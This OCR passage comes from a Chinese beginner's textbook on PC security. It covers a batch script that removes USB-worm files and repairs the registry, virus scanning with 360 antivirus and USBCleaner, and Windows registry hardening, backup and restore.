@ del m:\autorun.inf /a /f
@ del m:\copy.exe /a /f
@ del m:\host.exe /a /f
@ del m:\rose.exe /a /f
@ del n:\autorun.inf /a /f
@ del n:\copy.exe /a /f
@ del n:\host.exe /a /f
@ del n:\rose.exe /a /f
@ del \autorun.inf /a /f
@ del \copy.exe /a /f
@ del \host.exe /a /f
@ del \rose.exe /a /f
@ del p:\autorun.inf /a /f
@ del p:\copy.exe /a /f
@ del p:\host.exe /a /f
@ del p:\rose.exe /a /f
@ del q:\autorun.inf /a /f
@ del q:\copy.exe /a /f
@ del q:\host.exe /a /f
@ del q:\rose.exe /a /f
@ del r:\autorun.inf /a /f
@ del r:\copy.exe /a /f
@ del r:\host.exe /a /f
@ del r:\rose.exe /a /f
@ del s:\autorun.inf /a /f
@ del s:\copy.exe /a /f
@ del s:\host.exe /a /f
@ del s:\rose.exe /a /f
@ del t:\autorun.inf /a /f
@ del t:\copy.exe /a /f
@ del t:\host.exe /a /f
@ del t:\rose.exe /a /f
@ del u:\autorun.inf /a /f
@ del u:\copy.exe /a /f
@ del u:\host.exe /a /f
@ del u:\rose.exe /a /f
@ del v:\autorun.inf /a /f
@ del v:\copy.exe /a /f
@ del v:\host.exe /a /f
@ del v:\rose.exe /a /f
@ del w:\autorun.inf /a /f
@ del w:\copy.exe /a /f
@ del w:\host.exe /a /f
@ del w:\rose.exe /a /f
@ del x:\autorun.inf /a /f
@ del x:\copy.exe /a /f
@ del x:\host.exe /a /f
@ del x:\rose.exe /a /f
@ del y:\autorun.inf /a /f
@ del y:\copy.exe /a /f
@ del y:\host.exe /a /f
@ del y:\rose.exe /a /f
@ del z:\autorun.inf /a /f
@ del z:\copy.exe /a /f
@ del z:\host.exe /a /f
@ del z:\rose.exe /a /f
@echo ------------病毒文件删除成功！-------------
@ECHO.
@echo -------------正在修复注册表...-------------
@regedit /s wf.reg
@echo -------------注册表修复成功！-------------
@ECHO.
@echo ========病毒清除成功==========
@ECHO.
SET /p c=重新启动计算机后才会生效，是否重新启动？[y,n]
if "%c%"=="y" shutdown /r /t 0
if "%c%"=="Y" shutdown /r /t 0
```

2 运行批处理文件

将该记事本文件保存为bat批处理文件（就是将该记事本文档重命名为“清除病毒.bat”），并双击运行。

操作提示：长代码的原因

该代码针对的是所有电脑驱动器的病毒文件，因此比较长。

由于文件夹可以被改名，因此许多新的木马和病毒采用改名后再创建Autorun.inf文件来达到感染U盘的目的，所以我们也可以通过这个方法来判断电脑是否中毒。

补充两句

9.2.2 上机1小时：使用360杀毒查杀U盘病毒

360杀毒不但能够查杀U盘病毒，而且能够设置对U盘病毒的防御。本例将在360杀毒中设置防御U盘病毒，并对U盘进行病毒查杀。

上机目标

- 巩固U盘病毒防御和查杀的方法。
- 进一步掌握使用软件防御和查杀U盘病毒的方法。


教学演示\第9章\使用360杀毒查杀U盘病毒

1 启动软件

启动“360杀毒”程序，打开其主界面，单击“设置”超链接。


2 设置U盘防御

1. 在打开的对话框中选择“嵌入式扫描”选项卡。
2. 在“U盘防护”栏中选中所有的复选框。
3. 单击 确定 按钮。



3 选择扫描目录

1. 返回主界面，单击“指定扫描位置”选项，打开“选择扫描目录”对话框，在其中选中需要扫描的U盘对应盘符前的复选框。
2. 单击 扫描 按钮。



4 开始病毒查杀

360杀毒开始对U盘进行病毒查杀，并显示扫描进度。

高手指点 在“360杀毒”主界面中选择“实时防护”选项卡，在其中单击 开启 按钮，可以直接启动对于U盘的实时防护。

5 发现病毒

1. 扫描完毕，如果发现病毒，将提示用户选中需要处理的病毒前的复选框。
2. 单击 开始处理 按钮。

6 完成病毒查杀

软件开始进行病毒处理，完成后单击 确认 按钮完成病毒查杀。

9.3 跟着视频做练习

这几个小时学习的内容可真多，把小李忙得晕头转向，老马可没有闲着，他趁热打铁给小李准备了视频练习，要求小李跟着练习，以加深印象。

1 练习1小时：使用USBCleaner清理U盘病毒

本例将练习使用USBCleaner清理U盘中的病毒。

操作提示：

1. 将U盘接入电脑，软件自动打开“移动存储病毒处理模块”窗口，单击 检测U盘 按钮。
2. 软件开始检测接入电脑的移动设备，然后调用查杀模块，单击 确定 按钮。
3. 软件开始检测移动设备中的病毒，并显示检测进度，如果发现病毒，自动进行处理。
4. 完成查杀后，打开提示对话框，提示检测完成。
5. 单击 确定 按钮完成所有操作。

视频演示\第9章\使用USBCleaner清理U盘病毒

补充两句

在使用“360杀毒”查杀U盘病毒时，选中窗口左下方的“自动处理扫描出的病毒威胁”复选框，软件将自动对扫描出的病毒进行清理。

2 练习1小时：使用360杀毒的全盘查杀功能

本例将练习使用360杀毒的全盘查杀功能，对整个电脑硬盘进行一次U盘病毒查杀。

操作提示：

1. 启动360杀毒，在其主界面中选择“全盘扫描”选项。
2. 开始检测所有硬盘中的病毒，并显示检测进度。
3. 选中界面左下角的“自动处理扫描出的病毒威胁”复选框。
4. 如果软件发现病毒，则会自动处理，完成后显示所有结果。

视频演示\第9章\使用360杀毒的全盘查杀功能

9.4 秘技偷偷报——U盘防毒技巧

小李向老马请教日常工作中的U盘防护技巧，老马告诉他：“U盘防毒，应该在使用时按照‘选’、‘检’、‘删’的三字经进行操作。”

1 选——选择打开方式

平时使用U盘时，不要双击打开，最好是在插入U盘前，按住【Shift】键（按键的时间长一点），然后插入U盘，在“我的电脑”窗口中用鼠标右键单击U盘，在弹出的快捷菜单中选择“资源管理器”命令来打开。

2 检——检查U盘

U盘插入电脑后，设置显示受保护的操作系统文件选项，如果发现有Autorun.inf、Ravmone.exe和msvcr71.dll等不明的文件，那就是中毒了，应及时采取措施。

3 删——直接删除病毒文件

如无法直接删除，就先从进程管理结束Ravmone.exe进程再删除，如果还不行就重启电脑到安全模式下进行删除。

高手指点 进入安全模式清除U盘病毒也是一种清理方法，但需要注意的是，进入安全模式后，不要打开病毒所在的硬盘分区或U盘，否则清除效果不明显。

第10章

系统的安全配置

小李找到老马，问了一个问题：“对于普通的电脑，我们日常操作中应该怎么防御黑客的攻击呢？”老马想了想，回答道：“当然是对操作系统进行一些安全设置啊！”小李一听，来了精神，要求老马给他讲讲关于系统安全设置的知识，老马告诉他：“操作系统的安全配置包括的内容比较多，主要有5个方面，包括注册表、系统安全策略、组策略、操作系统本身和各种数据的备份与恢复。今天，我就给你好好讲解这些方面的知识，你可要听好了！”

5 小时学知识

- 设置注册表
- 设置组策略
- 设置操作系统
- 备份与恢复数据
- 使用安全防御软件

7 小时上机练习

- 使用MS Backup备份与恢复注册表
- 设置和添加组策略
- 停用与删除Guest账户
- 使用FinalData恢复数据
- 升级360杀毒软件病毒库
- 对系统数据进行安全备份
- 使用360安全卫士进行安全操作

10.1 设置注册表

小李认为注册表是Windows操作系统中很重要的东西，不能轻易做任何修改。老马告诉他，其实注册表是Windows操作系统的一个数据库，合理、正确地修改注册表对防御黑客的攻击有非常重要的帮助。

10.1.1 学习1小时

学习目标

- 了解注册表和注册表编辑器。
- 学会常见的注册表安全设置。
- 学会备份与还原注册表的操作。

1 了解注册表

注册表（Regedit）是Microsoft公司专为Windows操作系统设计的系统管理数据库，它用于存储操作系统和电脑中软/硬件的配置信息，常被称为Windows操作系统的心脏。通过注册表可以帮助Windows对软/硬件及用户环境进行控制。

（1）设置注册表的作用

对注册表进行优化或设置，用户就可以轻松地排除电脑常见故障，也可以提高系统性能，增加系统安全性，还可以设置个性化的系统运行环境。总的来说，设置注册表主要有以下几个方面的作用。

提高系统性能

对注册表有一定了解后，用户便可通过设置注册表中的键值对注册表进行优化，达到提高系统性能的目的，如优化开关机速度、优化系统设置、加快上网速度和自动删除无用文件等。

增强系统安全性

注册表中的某些键值项关系到系统的安全，通过设置这些键值项，可以提高Windows操作系统的安全性。例如，通过修改注册表可以禁止其他用户访问“我的电脑”、禁用控制面板与禁止运行安装程序等。

解决电脑常见故障

使用注册表管理系统可提高系统的可靠性，但常会出现因注册表设置错误或损坏导致系统或程序无法正常运行的情况。其实，出现这些故障并不可怕，只要熟练掌握了注册表的相关设置操作，便可以轻松地解决。

便于网络管理

注册表采用分层（树状）结构存储数据，包含了系统中所有的.ini文件（.ini文件主要用于存放用户所做的选择以及系统的各种参数），从而能方便地对其进行有序管理，也便于网络管理员使用管理工具进行本地或远程配置与管理。

高手指点 通过设置注册表的键值可以改变系统的一些默认设置，包括开机欢迎信息、图标样式、IE浏览器的皮肤、电脑提示信息等，从而打造出一个完全属于自己的个性化电脑使用环境。

（2）注册表的工作流程

Windows系统中的注册表的工作流程如下图所示。

2 了解注册表编辑器

使用注册表编辑器可轻松地对注册表进行编辑和设置，安装Windows时会自动安装注册表编辑器。注册表编辑器中的数据信息由根键、子键、键值项及键值4部分组成，其中各部分是包含与被包含的关系，即根键下包含若干子键，每个子键下还可包含若干子键；每个子键中又包含若干键值项，每个键值项有唯一的键值，且这个键值是可以修改的。打开注册表编辑器的方法前面已经讲过很多次，就是打开“运行”对话框并运行regedit命令。

（1）了解根键

Windows 9x操作系统的注册表编辑器中包含了6个根键，而Windows NT/2000/XP/Vista/7操作系统的注册表编辑器中只有5个根键，其中Windows 9X中的HKEY_DYN_DATA根键被隐藏了。

HKEY_CLASSES_ROOT根键

HKEY_CLASSES_ROOT根键存储了操作系统中所有应用程序的格式文件类型，其下的子键包括已注册的各类文件的扩展名（如.avi等）和各类文件的相关信息（如打开程序的图标等）两类，如右图所示。其下包含的信息具体包括文件类型、文件扩展名、文件图标以及安装操作系统时的约定注册及因安装软件而更新的各种文件类型和关联程序。

注册表编辑器中使用树形列表的方式来组织和管理数据信息，类似于Windows操作系统中的资源管理器。

补充两句

HKEY_CURRENT_USER根键

HKEY_CURRENT_USER根键存储了当前用户的所有配置信息，包括用户登录名、登录密码、登录权限与预配置信息等。修改相应的键值，即可打造出属于自己的个性化电脑系统。如下图所示即为在HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer\Main子键中设置IE下载的保存位置的键值项及键值。

HKEY_USERS根键

HKEY_USERS根键存储了当前的用户标识与密码列表等用户信息，包括用户自定义的配置信息，如桌面背景、“开始”菜单与字体等。其中，大部分的子键都可以通过控制面板来进行设置。如下图所示为HKEY_USERS\DEFAULT\Control Panel\Mouse子键的信息。

HKEY_LOCAL_MACHINE根键

HKEY_LOCAL_MACHINE根键存储了电脑的全部软/硬件配置信息，根键下的子键信息随系统的软/硬件配置变化而变化。该根键中包含了启动电脑和运行各种软件的相关信息，在执行这些操作的过程中，将根据不同的标识符号来寻找各种配置。因此，确保该根键下的各子键内容正确才能使系统正常工作。如下图所示为HKEY_LOCAL_MACHINE\HARDWARE\DEVICEMAP\VIDEO子键的信息。

HKEY_CURRENT_CONFIG根键

HKEY_CURRENT_CONFIG根键存储了电脑的硬件配置数据，如显示器、打印机等外设及其设置信息。如下图所示为HKEY_CURRENT_CONFIG\System\CurrentControlSet\Control\Print子键的信息。

操作提示：根键之间的联系

注册表中的根键并不是孤立存在的，而是相辅相成的。如HKEY_CURRENT_CONFIG根键（硬件）存储的就是HKEY_LOCAL_MACHINE根键（软/硬件）的其中一部分内容。

高手指点 应确保HKEY_CLASSES_ROOT根键下的子键设置正确，以保证能用正确的文件类型来打开应用程序。部分病毒或木马程序就是通过修改这些键值达到启动病毒或木马的目的。

（2）了解子键

注册表的子键是非常多的，在对注册表进行操作时，通常先确定根键，再在其子键中进行查看。即使这样，其根键下面的子键也非常多，查找起来非常困难。其实，常用的子键却并不多，先熟悉这些子键就可以完成大部分的操作。下面以目前使用最普遍的Windows XP操作系统的注册表为例，介绍一些重要子键的含义。

重要子键一

HKEY_CURRENT_USER\下的子键记录了当前登录到电脑上用户的有关信息，这些信息以前是存储在Win.ini（此文件所在位置为C:\WINDOWS\Win.ini）文件中的。当一个用户登录时，用户的安全身份号码（SID）与注册表中已知的SIDs进行比较，如果系统能识别用户登录的SID，则装载这个用户的配置数据；否则系统将使用在HKEY_USERS\.DEFAULT子键下的配置信息。该根键下的一些重要子键在实际应用中经常被修改。

重要子键二

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\下的子键存储了Windows操作系统的一些重要参数，以下是几个常用子键的含义。

- App Paths：存储已安装程序的路径。
- Control Panel：存储控制面板中的部分参数。
- Explorer：存储资源管理器中的参数。
- Run：存储系统启动时需要运行的程序。
- Uninstall：存储应用程序的卸载信息。

重要子键三

HKEY_CLASSES_ROOT\CLSID\下的子键存储系统中的所有类标识（CLSID），每个类标识对应唯一一个com对象。

重要子键四

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\下的一些子键涉及系统软件的相关信息，通常需要对其进行修改，下面列举几个常用子键的含义。

- AudioCompressionManager：存储有关音频压缩的信息。
- Commnd Processer：存储与cmd.exe的首选项相关的信息。
- Internet Explorer：存储有关IE浏览器的配置参数。
- MediaPlayer：存储Windows XP自带的MediaPlayer播放器的设置信息。
- Office：存储Microsoft Office套件的相关设置信息。
- Outlook Express：存储Outlook Express的设置信息。

重要子键五

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\下存储与Windows操作系统硬件相关的设置参数，是非常重要的子键。如果其中的内容错误或损坏将导致系统不能启动，因此必须谨慎修改此子键下的键值。

重要子键六


HKEY_CLASSES_ROOT\Interface\下存储系统中的接口标识（IID），每个标识对应于系统中的唯一接口。

（3）认识键值类型

键值名前面的图标样式代表了该键值的类型，注册表的键值类型主要有以下5种。

字符串值（REG_SZ）

一般用于描述文件的信息和硬件的标识名称等，它是默认键值项的数据类型，通常由字母和数字组成，最大长度不能超过255个字符。



补充两句

按【Ctrl+Alt+Del】组合键打开“Windows 任务管理器”对话框，再选择“性能”选项卡，在其中即可查看系统的动态信息，如CPU的使用率等。

二进制值（REG_BINARY）

注册表中的二进制是没有长度限制的，可以是任意字节的长度。在注册表编辑器中，二进制数据以十六进制的方式显示。如下图所示即为二进制值及其对应的编辑窗口。

DWORD值（REG_DWORD）

DWORD值是一个32位长度（4个字节，即双字）的数值，在注册表中通常以0x作为前缀，并以十六进制的方式显示。如下图所示即为DWORD值及其对应的编辑窗口。

多字符串值（REG_MULTI_SZ）

由多个字符串组成，各字符串之间用空格、逗号分开。

扩充字符串值（REG_EXPAND_SZ）

由长度可变的字符串组成。

（4）了解键值的含义

为了更好地设置注册表，了解注册表键值的含义是有必要的。

长字符串

在注册表中常会见到一些名称由很长一串字符组成的子键，这些子键字符是全局唯一标识符（GUID）和类标识符（CLSID），是一个128位的数字（即16个字节的长度），主要用于唯一标识应用与文件类型等。CLSID是由Microsoft统一分配给自己的软件产品和各软件商的产品，因此每个CLSID都是唯一的，不会发生混乱。

%1、%2、%3、%4

在注册表中，还有一些键值中有%1、%2、%3及%4等参数，其中%1代表文件本身，%2代表默认打印机，%3代表驱动器，%4代表端口。例如，“编辑字符串”对话框的“数值数据”文本框中的键值为“regedit.exe %1”，即表示对于注册表文件，将默认使用regedit.exe程序打开。

0、1

在修改一些键值项的键值时，常常将其设置为0或1，这里的0表示禁用该键值项代表的功能，1表示启用该键值项代表的功能。这类键值项的数据类型一般都为DWORD值。例如，将键值项LockTaskbar（锁定任务栏）的键值设置为1，表示启用该功能，即锁定任务栏，不允许拖动；若设置其键值为0，则表示不启用该功能，即不锁定任务栏，允许拖动。

操作提示：谨慎设置键值

键值的设置是十分重要的，假如将键值项LockTaskbar（锁定任务栏）的键值设置为其他值，如15就会出错，严重时会导致系统无法启动。

高手指点

打开注册表编辑器后，单击根键或子键前面的⊞图标可以展开该键，单击其前面的⊟图标则可以折叠该键。选中键后，在右侧的窗口中即可查看该键对应的键值项及键值。

3 常见注册表安全设置

注册表在操作系统中占有非常重要的地位，很多恶意程序和病毒基本上都是通过修改注册表对电脑进行攻击的。通过设置注册表，就能降低黑客攻击电脑的可能性。

（1）隐藏“开始”菜单中的“运行”命令

选择“开始”菜单中的“运行”命令，可以打开一个程序、文件夹、文档或网站，还可执行多种操作。为了安全起见，可采用下面的方法隐藏“运行”命令，以防止其他用户使用它来运行一些重要程序，其具体操作如下。

教学演示\第10章\隐藏“开始”菜单中的“运行”命令

1 展开注册表

1. 在注册表编辑器中展开HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer。
2. 在窗口空白处单击鼠标右键。
3. 在弹出的快捷菜单中选择【新建】/【DWORD值】命令。

2 设置键值

1. 新建一个“DWORD值”键值项，并命名为NoRun。
2. 双击它并将其键值设置为1。
3. 单击 确定 按钮，注销当前用户后再次打开“开始”菜单，可以发现“运行”命令已经消失。

（2）禁用控制面板

禁用控制面板是指不能打开“控制面板”窗口进行相应操作。通常要打开“控制面板”窗口是通过选择“开始”菜单中“控制面板”命令来实现的，通过修改注册表，则可以隐藏“控制面板”命令，从而无法打开“控制面板”窗口进行操作。禁用控制面板的具体操作如下。

教学演示\第10章\禁用控制面板

操作提示：禁用控制面板的好处

在Windows操作系统中，控制面板是非常重要的，它提供了比较全面而深层次的对系统进行设置的功能，禁用控制面板可以大大提高电脑系统的安全性，防御黑客的攻击。

注册表被修改后不用像其他文档一样执行保存操作，关闭注册表编辑器后修改便会自动保存，并且不会做任何提示。

补充两句

1 展开注册表

1. 在注册表编辑器中展开HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer。
2. 在窗口空白处单击鼠标右键。
3. 在弹出的快捷菜单中选择【新建】/【DWORD值】命令。

2 设置键值

1. 新建一个“DWORD值”键值项，并命名为NoControlPanel。
2. 双击它并将其键值设置为1。
3. 单击 确定 按钮，重新启动电脑，就会发现“开始”菜单中的“控制面板”命令已经消失。

（3）限制密码格式

在实际应用中，用户可通过一些强制措施来达到设置安全密码的目的，如限制密码格式。限制密码格式是指在注册表中进行设置，使用户使用的密码不能为空，只能是字母、数字或它们的组合。限制密码格式的具体操作如下。

教学演示\第10章\限制密码格式

1 新建项

在注册表编辑器中展开HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\policies，在policies选项上单击鼠标右键，在弹出的快捷菜单中选择【新建】/【项】命令。

2 命名新建的项

在新建的项名称文本框中输入“Network”。需要注意的是，这里新建的项应该属于policies的子键。

高手指点 在注册表中限制密码格式后，如果系统中某个密码为空，即使黑客使用暴力破解了这个密码，也无法通过空密码进入系统。

3 新建键值项

1. 在右侧的窗格中单击鼠标右键。
2. 在弹出的快捷菜单中选择【新建】/【DWORD 值】命令。

4 设置键值

1. 将新建的键值项命名为AlphanumPwds。
2. 双击它并将其键值设置为1。
3. 单击 确定 按钮，重新启动电脑完成操作。

（4）禁止远程修改注册表

一旦允许远程修改注册表，黑客就能利用该功能进行攻击，因此通常需要禁止远程修改注册表。禁止远程修改注册表的具体操作如下。

教学演示\第10章\禁止远程修改注册表

1 打开“管理工具”窗口

选择【开始】/【控制面板】命令，打开“控制面板”窗口，再双击窗口中的“管理工具”图标。

操作提示：切换视图方式

控制面板有两种视图方式，一种是上图所示的经典方式，另一种是分类视图方式。系统默认为分类视图方式，如果要切换到经典方式，需要在“控制面板”窗口左侧单击“切换到经典视图”超链接。

2 打开“服务”窗口

在打开的窗口中双击“服务”图标，打开“服务”窗口。

教你一招：打开“服务”窗口


选择【开始】/【运行】命令，打开“运行”对话框，在“打开”下拉列表框中输入“services.msc”命令，然后单击 确定 按钮，也可打开“服务”窗口。

对注册表进行修改时一定要小心，一旦出现错误，很容易导致系统崩溃，所以最好不要轻易修改注册表。

补充两句

3 选择“服务”项

在“服务”窗口右侧的窗格中双击Remote Registry服务项。



4 停止服务

1. 在打开对话框的“启动类型”下拉列表框中选择“手动”选项。
2. 单击 停止(T) 按钮停止该服务。
3. 完成后单击 确定 按钮关闭对话框。

（5）禁止修改“开始”菜单

用户启动程序时往往会在“开始”菜单的程序组中寻找需要的程序，如果随意更改“开始”菜单中的内容，可能会影响其他用户启动程序，所以有时需要禁止修改“开始”菜单中的内容。禁止修改“开始”菜单的具体操作如下。

教学演示\第10章\禁止修改“开始”菜单

1 展开注册表

1. 在注册表编辑器中展开HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer。
2. 在窗口空白处单击鼠标右键。
3. 在弹出的快捷菜单中选择【新建】/【DWORD值】命令。

2 设置键值

1. 新建一个“DWORD值”键值项，并命名为NoChangeStartMenu。
2. 双击它并将其键值设置为1。
3. 单击 确定 按钮，重新启动电脑，“开始”菜单中的内容即不能再进行删除等操作。

高手指点 设置注册表后，都需要重新启动电脑才能使设置生效，所以可以先不重启电脑，等到所有设置都完成后一次性重启。

（6）清除开机时自动打开网页

由于木马或病毒的破坏，许多用户在使用电脑时，系统常常会自动弹出一些网页，可以通过修改注册表来解决这样的问题，其具体操作如下。

教学演示\第10章\清除开机时自动打开网页

1 查找键值


1. 在注册表编辑器中展开HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run。
2. 在右侧窗口中查找以弹出网页的网址为键值的键值项，如果有，在其上单击鼠标右键，在弹出的快捷菜单中选择“删除”命令。

2 删除多余键值

1. 在注册表编辑器中展开HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunOnce。
2. 用同样的方法在右侧窗口中删除以弹出网页的网址为键值的键值项。

3 “运行”命令

1. 在“开始”菜单中选择“运行”命令，打开“运行”对话框，在其中输入“msconfig”。
2. 单击 确定 按钮。



操作提示：设置启动项

通常在注册表中删除键值是不需要再设置系统启动项的，但由于一些木马程序比较顽固，所以还需要进行清理。

4 设置系统启动项

1. 在打开的“系统配置实用程序”对话框中选择“启动”选项卡。
2. 在“启动”选项卡中查看是否有可疑的启动项，若有，则取消选中其前面的复选框。
3. 单击 确定 按钮。

补充两句

在HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Zones\3项中修改DisplayName的键值为Internet可清除IE中的广告信息。

4 保护与恢复注册表

注册表一旦被黑客破坏，电脑几乎不能工作，下面介绍注册表被破坏时的表现和受破坏的原因，以及注册表备份和恢复的方法。

（1）注册表被破坏后的表现

当注册表中的重要键值遭到破坏后，电脑会出现诸多“症状”，了解这些“症状”有助于判断注册表是否遭到了损坏。以下是一些常见的注册表被破坏后的表现。

表现一

“开始”菜单中的某些命令或控制面板丢失，或者变为不可用（灰色显示状态）。

表现二

打开某些应用程序时，出现诸如“找不到xxx.dll”、程序部分丢失或不能定位等出错提示信息。

表现三

“资源管理器”窗口中出现没有图标的文件夹和文件，或者图标异常显示。

表现四

打开提示对话框，显示“注册表损坏”的信息。

表现五

打开应用程序时出现“找不到服务器上的嵌入对象”或“找不到OLE控件”等提示信息。

表现六

当打开某个以前能正常打开的文档时，系统给出“找不到应用程序打开这种类型的文档”的信息。

表现七

操作系统无法正常启动，只能以安全模式或MS-DOS模式启动。

表现八

正常工作的硬件设备突然不能正常工作，或在“设备管理器”列表中看不到某些设备的选项。

（2）注册表被破坏的因素

注册表被破坏一般有硬件、软件、病毒以及人为4种因素，下面对这些因素进行详细分析，并针对这些因素提供一些预防对策。

病毒因素

众所周知，病毒对电脑系统的破坏力是相当强的，特别是一些专门针对注册表的病毒。一旦感染，它们将迅速破坏注册表，从而导致整个系统的崩溃。要预防病毒因素造成的注册表损坏，应安装一款功能强大的杀毒软件，并经常查杀病毒，定期升级病毒库，最好能打开病毒的实时监控程序，以防止病毒侵入电脑。另外，也应尽量不打开一些非法网站、不使用非法软件。

人为因素

人为因素主要是指用户在修改注册表时，由于不清楚注册表结构和所修改键值的具体含义而进行了盲目的改动，从而造成注册表的损坏。要防止人为原因造成的注册表损坏，最重要的是在修改注册表之前，明确所要修改的内容和目的，避免盲目地修改注册表。最稳妥的方法是定期对注册表进行备份，这样即使注册表被损坏了，也可使用备份的注册表文件进行恢复。

高手指点 以上的表现只能帮助判断是否是注册表出现了问题，并非是出现上述现象就表示一定是注册表出现了故障。

硬件因素

由电脑硬件造成的注册表损坏与硬件的质量有着直接关系。由硬件引起注册表出错归纳起来有以下几种情形。

- CPU出错：超频状态下的CPU工作不是很稳定，如果其散热性不是很好，就很容易造成注册表损坏。另外，主板质量也是CPU出错的重要原因之一。
- 硬盘出错：Windows系统的注册表是以文件的形式存储在硬盘中的，如果硬盘在读写过程中出现错误，注册表就很有可能遭到破坏。
- 内存出错：电脑要处理的信息会先调入内存，处理注册表信息也不例外。在对数据的快速读写过程中，若内存工作不稳定势必会对注册表造成损坏。
- 其他硬件出错：电脑系统由各种不同硬件组成，而所有的硬件在注册表中都备有相应的信息。目前，为了扩展电脑的功能，各种类型的外部设备都被连接到了电脑中，如果其中某个硬件设备出现故障，也会对注册表的相应内容造成损坏。

软件因素

品种繁多的软件为电脑增加了很多的功能，但频繁地安装/卸载软件和驱动程序，也是造成注册表损坏的重要原因之一。软件因素导致注册表出错的种类大致包括以下两个方面。

- 驱动程序出错：电脑硬件要正常工作，必须安装相应的驱动程序。但如果安装的驱动程序与电脑系统中其他硬件的驱动程序不兼容，或者安装了错误的驱动程序，就有可能破坏注册表，进而使得对应的硬件工作不正常。
- 应用程序出错：使用电脑时经常会安装不同的程序，而程序在安装过程中都会对注册表进行或多或少的修改，这些修改都有可能损坏注册表。

操作提示：软件损坏注册表

为避免软件原因造成注册表损坏，可检查驱动程序是否与硬件相适应及其版本是否正确，而且在使用应用程序时不要频繁地安装和删除一些未经测试的软件。

（3）使用注册表编辑器备份与恢复注册表

备份注册表即是使用注册表编辑器中的导出功能将整个或部分注册表文件导出为一个扩展名为.reg的文本文件，该文件包含了导出部分注册表的全部信息，包括子键、键值项与键值的信息。使用注册表编辑器备份与恢复注册表的具体操作如下。

教学演示\第10章\使用注册表编辑器备份与恢复注册表

1 选择要备份的内容

打开注册表编辑器，在窗口左侧的树形列表中选中要导出的根键或子键。

2 选择操作命令

选择【文件】/【导出】命令。

为了避免由于硬件原因造成对注册表的损坏，在选择硬件时应注意质量和兼容性等问题。另外，如果没有必要，最好不要对CPU进行超频，否则容易造成电脑工作不稳定，从而引起故障。

补充两句

3 设置导出


1. 在打开的“导出注册表文件”对话框中设置导出文件的保存位置和文件名。
2. 单击 保存(S) 按钮。

4 完成备份

在设置的保存位置即可看到保存的注册表文件。

5 导入注册表

如果需要恢复注册表，打开注册表编辑器，选择【文件】/【导入】命令。



6 选择导入的文件

1. 在打开的“导入注册表文件”对话框中选中要导入的注册表文件。
2. 单击 打开(O) 按钮。

10.1.2 上机1小时：使用MS Backup备份与恢复注册表

MS Backup（Microsoft Backup）是Windows XP操作系统中自带的备份还原程序，使用该程序可备份整个磁盘驱动器，同样也可备份注册表。本例将讲解使用MS Backup对注册表进行备份与恢复的相关操作。

上机目标

- 巩固本节所学的通过设置注册表来防御黑客攻击的方法。
- 进一步掌握使用MS Backup备份与恢复注册表的操作。

教学演示\第10章\使用MS Backup备份与恢复注册表


高手指点 在“导出注册表文件”对话框的“导出范围”栏中选中“全部”单选按钮，将导出整个注册表；选中“所选分支”单选按钮将只导出选择的分支下的内容。

1 选择操作

选择【开始】/【所有程序】/【附件】/【系统工具】/【备份】命令，打开“备份或还原向导”对话框，单击其中的“高级模式”超链接。

2 选择备份

1. 打开“备份工具－[无标题]”对话框，选择“备份”选项卡。
